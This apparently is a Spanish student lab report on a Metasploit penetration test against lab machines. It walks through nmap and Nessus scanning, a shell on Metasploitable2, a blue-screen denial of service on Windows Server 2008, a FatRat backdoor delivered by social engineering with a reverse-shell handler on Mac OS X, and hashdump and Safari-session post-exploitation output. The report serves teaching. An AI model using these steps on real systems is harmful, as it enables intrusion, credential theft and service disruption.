



Práctica 2


a) y b) Recolección y escaneo

Para efectuar el test de penetración utilizaremos la herramienta Metasploit. Para ello iniciamos el servicio postgres y la base de datos de Metasploit: \$ /etc/init.d/postgresql start \$ msfdb init

Iniciamos Metasploit: \$ msfconsole

Una vez en Metasploit escanearemos la red con nmap: msf > nmap -O -sV 192.168.235.0/24 -oA nmap

Importamos los resultados a nuestra herramienta de recolección Cherrytree donde iremos introduciendo toda la información que obtengamos de los diferentes protocolos.









c) Escaneo de vulnerabilidades

Integraremos a Metasploit la herramienta Nessus para escanear vulnerabilidades. En su interfaz gráfica nos hace un informe detallado de las vulnerabilidades de los equipos y nos da información sobre ellas y algunos exploits útiles.



d) Explotación

Una vez Nessus nos proporciona la información que necesitamos, utilizamos los exploits y payloads necesarios para explotar los equipos de la red. En este caso obtenemos una shell del sistema **Metasploitable2**.








Continuando con nuestra explotación hacemos una prueba de ello, creando una carpeta en el directorio /home de Metasploitable2 a través de la shell que hemos obtenido. Posteriormente hacemos la comprobación en el sistema atacado.



```
msfadmin@metasploitable:/home$ ls
ftp msfadmin samba_vuln service user
```

Otro ejemplo es la explotación del sistema **Windows Server 2008** a través de la información proporcionados por Nessus y ejecutados en Metasploit. En este caso hemos ejecutado un ataque de denegación de servicio a través de un auxiliar.

Como podemos comprobar aparece la temida pantalla azul que nos obliga a reiniciar el sistema.









Para explotar el **Mac OS X Lion** hemos utilizado ingeniería social, generando un backdoor con la herramienta FatRat y posteriormente enviándola a la víctima. Cuando ésta ejecuta el malware obtenemos una shell remota en Metasploit, tras cargar el exploit multi/handler y el payload osx/x64/shell_reverse_tcp.

Como prueba hemos creado una carpeta en el escritorio.









e) Post-explotación

Como primer ejemplo de post explotación tenemos una sesión meterpreter que nos da acceso a **Windows Server 2008** y ejecutamos un exploit que nos permite obtener los hashdumps de los usuarios.

```
meterpreter > run post/windows/gather/hashdump import Export Help

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 2f7c508aad41bc67d6b7abd5aa03fcd1.P.ostexple
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

***Vessor**

No users with password hints on this system

[*] Dumping password hashes...

**Vessor**

Administrador:500:aad3b435b51404eeaad3b435b51404ee:2f7deb73b3c5590bf8794084c1d088a8:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
megatron:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
```

Por otro lado hemos ejecutado un exploit contra el sistema **Mac OS X Lion** en el que obtenemos datos sobre la última sesión del navegador Safari. Se crea un archivo en el que, efectivamente, comprobamos que descargamos otro navegador llamado Maxthon (entre otras cosas).

```
> use post/osx/gather/safari_lastsession
msf post(
msf post(osx/gather/safari
                          _lastsession) > show options
Module options (post/osx/gather/safari_lastsession):
           Current Setting Required Description
  Name
   SESSION
                                       The session to run this module on.
msf post(os
            /gather/safari_lastsession) > set session 1
msf post(osx/gather/safari_lastsession) > exploit
    192.168.235.132:50575 - Looking for LastSession.plist
   192.168.235.132:50575 - LastSession.plist stored in: /root/.msf4/loot/20181030161017_default_192.168.235.132_osx.lasts
ession._426749.txt
[*] Post module execution completed
```

<string>Maxthon Cloud Browser | Download Maxthon Web Browser for Mac |